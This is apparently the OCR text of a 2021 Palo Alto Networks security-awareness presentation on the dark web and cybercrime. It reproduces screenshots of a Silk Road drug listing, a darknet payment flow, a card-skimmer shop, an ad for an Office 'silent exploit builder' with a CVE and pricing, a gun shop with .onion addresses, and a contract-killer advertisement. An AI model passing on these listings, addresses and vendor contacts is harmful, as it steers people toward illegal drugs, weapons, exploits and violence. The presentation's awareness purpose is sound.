paloalto NETWORKS

Rosszalkodások Magyarországról


HTE EIVOK előadás

Schulcz Norbert – Systems Engineer

2021. március

TECHNOLOGY IS PART OF OUR LIVES

DATA BREACHES AND HACKS SHOW TRUST IS IN RISK




World's Biggest Data Breaches & Hacks


Selected events over 30,000 records

UPDATED: Jan 2021


WHAT IS DARK WEB? IT HAS ANONYMISED THE INTERNET!



UC San Diego Library



BITCOIN ANONYMISED THE PAYMENTS


Welcome! | Silk Road - Tor Browser
File Edit View History Bookmarks Tools Help
Welcome! | Silk Road
Full Tutorial - Installing Tails Live...
silkroadvb5piz3r.onion
silk road
Silk Road
anonymous market
messages 0 orders 0 account ฿0.0000
a few words from
the Dread Pirate Roberts
Search
Go
0
Shop by Category

- Drugs 12,027
  - Cannabis 2,784
  - Dissociatives 201
  - Ecstasy 1,253
  - Intoxicants 63
  - Opioids 361
  - Other 36
  - Precursors 87
  - Prescription 3,710
  - Psychedelics 1,253
  - Stimulants 1,462
  - Tobacco 316
- Apparel 536
- Art 13
- Biotic materials 2
- Books 1,158
- Collectibles 20
- Computer equipment 106
- Custom Orders 86
- Digital goods 854
- Drug paraphernalia 441
- Electronics 168
- Erotica 739
- Fireworks 9
- Food 13
- Forgeries 136
- Hardware 49

GRAND OPENING SALE! PURE UNCUT COCA
฿6.4234

+MANGO+ 1g
฿0.2467


1 OZ P. Cubensis Shroom ♥ Capsules ♥
฿1.5831

0.5g Hi-Heat Cocaine - Scott & Purity Tested
฿0.7262


10pcs Green Android 220mg PURE MDMA xtc pills
฿1.0168

+SFV OG KUSH+ 1g
฿0.2467

From the forum
- New display currencies
- Try Tails for a more secure OS
- Who's your favorite?
- Acknowledging Heroes


BUYER
Buyer purchases Bitcoins
Buyer moves bitcoins from personal bitcoin wallet to darknet market account
Buyer makes a purchase in the darknet market
Bitcoins are held in escrow until order completed
Bitcoins are released and seller (Vendor) gets paid in bitcoins in the darknet market account of the seller
Seller moves bitcoins from darknet market account to personal bitcoin wallet
SELLER
Seller exchanges bitcoins to real cash

ANYTHING IS FOR SALE … AS A SERVICE WITH 24H SUPPORT




WELC ERS

Your su as Pump Skimmers, RFID Credit Card Skimmers, GSM Data Receivers, POS Skimm

We produce and modify all products we sell in our Workshops in US and Europe.

We ship all items with DHL, UPS, TNT, FedEx and USPS with traceable tracking number.

Bestsellers



ElmoD Exploit


WORD / EXCEL Silent Exploit Builder

admin@elmod.ml

Get Now

6 Month	1 Year	Lifetime
$300	450	800
CVE 2017+2015-1650	CVE 2017+2015-1650	CVE 2017+2015-1650
Scan 0/35	Scan 0/35	Scan 0/35
Embeded Silent	Embeded Silent	Embeded Silent
24x7 Support	24x7 Support	24x7 Support
Daily Updates	Daily Updates	Daily Updates
Uptodate refuding	Uptodate refuding	Uptodate refuding
Small stub size	Small stub size	Small stub size
All Windows Os Versions	All Windows Os Versions	All Windows Os Versions
All MS Office Versions	All MS Office Versions	All MS Office Versions
Pay with Bitcoin	Pay with Bitcoin	Pay with Bitcoin

NOT EVEN JUST WEAPONS, ALSO HITMAN AS A SERVICE



armory34omvkingro.onion/index.php?route=common/home

Shopping Cart
0 item(s) - $0.00

Welcome visitor you can login or create an account.

Home | Wish List (0) | My Account | Shopping Cart | Checkout

This is a site catalog, please email us with your order. All items sold under your choice of .onion escrow.

Specials

AKM Gen2
~~$3,685.88~~ $2,800.00
Add to Cart

CIA Model PAP
~~$1,888.64~~ $1,401.56
Add to Cart

CZ-USA P07 DUTY
~~$820.82~~ $820.09
Add to Cart

Bestsellers

Walther P22
$752.08
Add to Cart


Glock 17 & Gemtech Tundra
~~$2,223.49~~ $1,808.90
Add to Cart

Beretta PX4 Storm Type F
$1,223.90
Add to Cart

Glock 26 Gen4
$1,027.94
Add to Cart

Glock 17 Gen4
$1,027.94
Add to Cart

CIA Model PAP
~~$1,888.64~~ $1,401.56
Add to Cart



C'thulhu

Email: BM-2cVbNcn18dhfcefbaX73USLq4dYTiAxW7U@bitmessage.ch

Solutions to Common Problems! We are an organized criminal group, former soldiers and mercenaries from the FFL, highly-skilled, with military experience of more than five years. We can perform hits all around the world.

If you're asking yourself "Why someone would need to hire a killer online?", we'll tell you: simply because it is anonymous. You can always find examples of contractors who collaborated with cops (when they were facing 20 years of prison), and you (the buyer) could end up in the prison because of that. On the other hand, you can also find examples where police found who had the interest to put out a contract, and they can come to you and you can give your testimony (which would put the hitman in jail).

So, it is of mutual interest to make everything anonymous. This website is hosted on a series of anonymous servers, with access to the Internet through the Tor network. You can access this site anonymously only through the Tor network, and we upload files to the server through the Tor network. You can make payments with an anonymous digital currency, either Bitcoins (http://bitcoin.org/) or Liberty Reserve. It means we don't know you and you don't know us. We can't send you to prison, and you can't send us to prison. Of course you must take a risk when you pay in advance, but there is no interest. With risk comes reward. You take a risk, and someone can always cheat you. As we said, many criminals have the balls to do things to other people, but when they face 20 years of prison they begin to talk with the police. Risks about prison and money are always present. If you are not ready to take a risk, don't contact this kind of organizations. — Contract Killer © 2011.

The best place to put your problems is in a grave!

ACTIVITIES BY MOTIVATION




Figure 8. Select threat actors in breaches over time




Figure 17. Top malware action varieties in breaches (n=500)


